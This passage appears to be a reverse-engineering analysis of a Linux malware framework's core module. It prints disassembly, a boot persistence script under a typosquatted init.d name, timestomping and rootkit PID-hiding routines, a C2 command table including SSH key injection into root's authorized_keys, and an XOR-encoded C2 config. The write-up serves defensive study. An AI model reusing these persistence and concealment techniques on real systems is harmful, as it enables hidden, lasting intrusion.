
```
sub     rdx, rbx        ; n
call    _memset
mov     rax, [rsp+78h+var_68]

loc_409B6C:
mov     qword ptr [rax+8], 0
mov     rsi, rbp
mov     edi, 0Fh        ; option
xor     eax, eax
call    _prctl

loc_409B83:
add     rsp, 48h
```

Using prctl to modify calling thread name

Next the core module sets up persistence by creating a script that is executed upon system boot. This is achieved by first creating a file located at `/etc/rc.d/init.d/elastisearch`. The name appears to typosquat *elasticsearch*. The following contents are written to the file:

```
#!/bin/bash
# chkconfig:2345 90 20
/usr/lib64/seahorses/kbioset &
```

This script will execute the downloader module upon boot. The service is then added using the `chkconfig` utility.




```
and     eax, 80808080h
jz      short loc_418797
```

```
mov     ecx, eax        ; ------ INTEZER ------
                        ; Unknown - Unique
                        ; ---------------------
mov     rsi, rbx
mov     edi, offset aEtcRcDInitDEla ; "/etc/rc.d/init.d/elastisearch"
shr     ecx, 10h
test    eax, 8080h
lea     rbp, [rsp+318h+var_218]
cmovz   eax, ecx
lea     rcx, [rdx+2]
cmovz   rdx, rcx
add     al, al
sbb     rdx, 3
sub     rdx, rbx
mov     rbx, rsp
call    append_to_file_0
mov     edi, offset aEtcRcDInitDEla ; "/etc/rc.d/init.d/elastisearch"
call    modify_timestamp
xor     eax, eax
mov     ecx, 20h ; ' '
mov     rdi, rbp
rep stosq
mov     rdi, rsp
mov     edx, 418DFCh
mov     esi, offset aChkconfigAddS ; "chkconfig --add %s"
mov     cl, 20h ; ' '
rep stosq
mov     rdi, rsp        ; s
call    _sprintf
mov     rdi, rsp
mov     rsi, rbp
call    execute_shell_command
test    rax, rax
mov     rdi, rax        ; ptr
jz      short loc_41882D
```

```
call    free_mem        ; ------ INTEZER ------
```

Creation of the init.d script and service

The timestamp of the file is modified to hide artifacts, a technique known as “timestomping”. The file has its last modified time edited to match that of either `whoami`, `find`, or `su`. It will look for each file respectively until it finds one. This technique is used for most of the files that the framework creates.



```
mov     rdi, rbp
rep stosq
jz      short loc_412CD9
```

```
mov     ebx, offset off_620040 ; "/usr/bin/whoami"
jmp     short loc_412CA2
```

```
loc_412CA2:                 ; filename
mov     rsi, [rbx]
mov     rdx, rbp            ; stat_buf
mov     edi, 1              ; ver
call    ___xstat
test    eax, eax
jnz     short loc_412C98
```

```
loc_412C98:
add     rbx, 8
cmp     qword ptr [rbx], 0
jz      short loc_412CB6
```


```
loc_412CB6:
mov     rax, [rsp+0B8h+stat_buf.st_mtim.tv_sec]
test    rax, rax
jz      short loc_412CD9
```

```
mov     [rsp+0B8h+var_B0], rax
mov     rax, [rsp+0B8h+stat_buf.st_atim.tv_sec]
mov     rsi, rsp        ; file_times
mov     rdi, r12        ; file
mov     [rsp+0B8h+var_B8], rax
call    _utime
```

```
loc_412CD9:
```

File timestamp modification function

The malware will attempt to hide its Process ID (PID) and any related network ports. This is achieved by writing the frameworks running PIDs to two files: `hpi` and `hpo` . These files are parsed and then the existence of the file `proc/y.y` is checked. If the file exists, it means that a rootkit has been installed. The PIDs are written to `proc/y.y` for use by the rootkit, which may scrub any reference to files running in the framework from commands such as `ps` and `netstat` .



```
short loc_413B48
```

```
loc_413B68:
mov     [rsp+2A8h+var_2A4], eax
mov     esi, 2              ; oflag
xor     eax, eax
mov     edi, offset aProcYY ; "/proc/y.y"
call    _open
cmp     eax, 0FFFFFFFFh
mov     ebx, eax
jz      short loc_413BB0
```

```
mov     rsi, rbp        ; buf
mov     edx, 88h        ; n
mov     edi, eax        ; fd
call    _write
mov     edi, ebx        ; fd
call    _close
add     rsp, 290h
mov     eax, 1
pop     rbx
pop     rbp
pop     r12
retn
```

```
loc_413BB0:
add     rsp, 290h
xor     eax, eax
pop     rbx
pop     rbp
pop     r12
retn
```

Writing PID to *proc/y.y* if it exists (Indication that rootkit exists)


The core module will generate a GUID in the same manner as the downloader and contact the C2. The response is parsed and the command is executed. The core module has the following commands:

Command	Description
SystemInfo	Fingerprints the machine
PureShellCommand	Runs Shell command
RunShellPure	Starts the *Linux.Plugin.Lightning.Sshd* (SSH Daemon) plugin
CloseShellPure	Terminates the *Linux.Plugin.Lightning.Sshd* plugin
Disconnect	Exits the Core module
GetRemotePathInfo	Collects the summary of given path
KeepAlive	No action, connection remains alive
UploadFileHeader	Checks access of file
FileEdit	Gets contents of file and time meta
TryPassSSH	Adds a public key to the *root/.ssh/authorized_keys* file

DeleteVecFile	Deletes the specified file or path
PreDownloadFile	Calculates a checksum of the file
DownloadFile	Sends a file to the C2
DeleteGuid	Removes the framework
UpdateVersion	Calls the Downloader module to update the framework
UpdateRemoteVersion	Updates the framework including the downloader
Socks5	Sets up a Socks5 proxy
RestorePlug	The same as *UpdateVersion*
GetDomainSetting	Fetches the contents of the malleable C2 configuration file (cpc)
SetDomainSetting	Updates the contents of the malleable C2 configuration file (cpc)
InstallKernelHide	Fetches the OS release
RemoveKernelHide	Removes kernel module
UpdateKernelVersion	Removes the kernel module and runs *uname -r*
OverrideFile	Overwrites specified file
UploadFileContent	Writes data sent from server to file
LocalPluginRequest	Either write the LD_PRELOAD rootkit or LKM rootkit


Network Communication

Network communication in the Core and Downloader modules are performed over TCP sockets. The data is structured in JSON. The C2 is stored in a polymorphic encoded configuration file that is unique for every single creation. This means that configuration files will not be able to be detected through techniques such as hashes. The key is built into the start of the encoded file.



```
:> px @ [rax]
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x022d40e0  04a6 fd10 5170 af21 3e09 7b5c 1d70 0000  ....Qp.!>.{\.p..
0x022d40f0  0000 0000 000b a528 1c5f 1e2e 6e19 c04f  .......(._..n..O
0x022d4100  1c33 727e 2c5e 9f03 1203 727e 5915 c940  .3r~,^....r~Y..@
0x022d4110  4b65 0f18 721d ce48 502b 4155 667a a628  Ke..r..HP+AUfz.(
0x022d4120  1c4d 1431 7c19 c103 0400 596d 2d5e 9d0f  .M.1|.....Ym-^..
0x022d4130  0c3b 556a 2a52 832b 3700 590c 7202 db03  .;Uj*R.+7.Y.r...
0x022d4140  0400 596f 2e42 9d18 1c25 7155 1452 ff53  ..Yo.B...%qU.R.S
0x022d4150  517d 143f 721c 8d1b 372b 2f1f 4d06 9b03  Q}.?r...7+/.M...
0x022d4160  3400 0656 6000 0000 0000 0000 0000 0000  4..V`...........
0x022d4170  0000 0000 0000 0000 0000 0000 0000 0000  ...     .......
0x022d4180  0000 0000 0000 0000 0000 0000 0000 0000  ..      .......
0x022d4190  0000 0000 0000 0000 0000 0000 0000 0000         .....
0x022d41a0  0000 0000 0000 0000 0000 0000 0000 0000
0x022d41b0  0000 0000 0000 0000 0000 0000 0000 00
0x022d41c0  0000 0000 0000 0000 0000 00              ...........
```

Encoded malleable C2 configuration profile



```
decode_config proc near
; __unwind {
xor     eax, eax
test    edx, edx
jz      short locret_417E85
```


```
db      2Eh
nop     word ptr [rax+rax+00000000h]
```

```
loc_417E70:
mov     rcx, rax
and     ecx, 7
movzx   ecx, byte ptr [rdi+rcx]
xor     [rsi+rax], cl
add     rax, 1
cmp     edx, eax
ja      short loc_417E70
```

```
locret_417E85:
rep retn
; } // starts at 417E60
decode_config endp
```

The dynamic XOR decoding routine


The decoded configuration is structured in JSON. The default configuration in the analyzed sample uses a local IP address `10.2.22[.]67` with the port `33229`.



```
        :   0x0040a457      c3             ret
:> px @ 0x022d40f5
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x022d40f5  7b0a 0922 5665 7273 696f 6e22 3a09 2231  {.."Version":."1
0x022d4105  2e30 222c 0a09 2244 6566 6175 6c74 446f  .0",.."DefaultDo
0x022d4115  6d61 696e 223a 097b 0a09 0922 446f 6d61  main":.{..."Doma
0x022d4125  696e 223a 0922 3130 2e32 2e32 322e 3637  in":."10.2.22.67
0x022d4135  222c 0a09 0922 506f 7274 223a 0922 3333  ",..."Port":."33
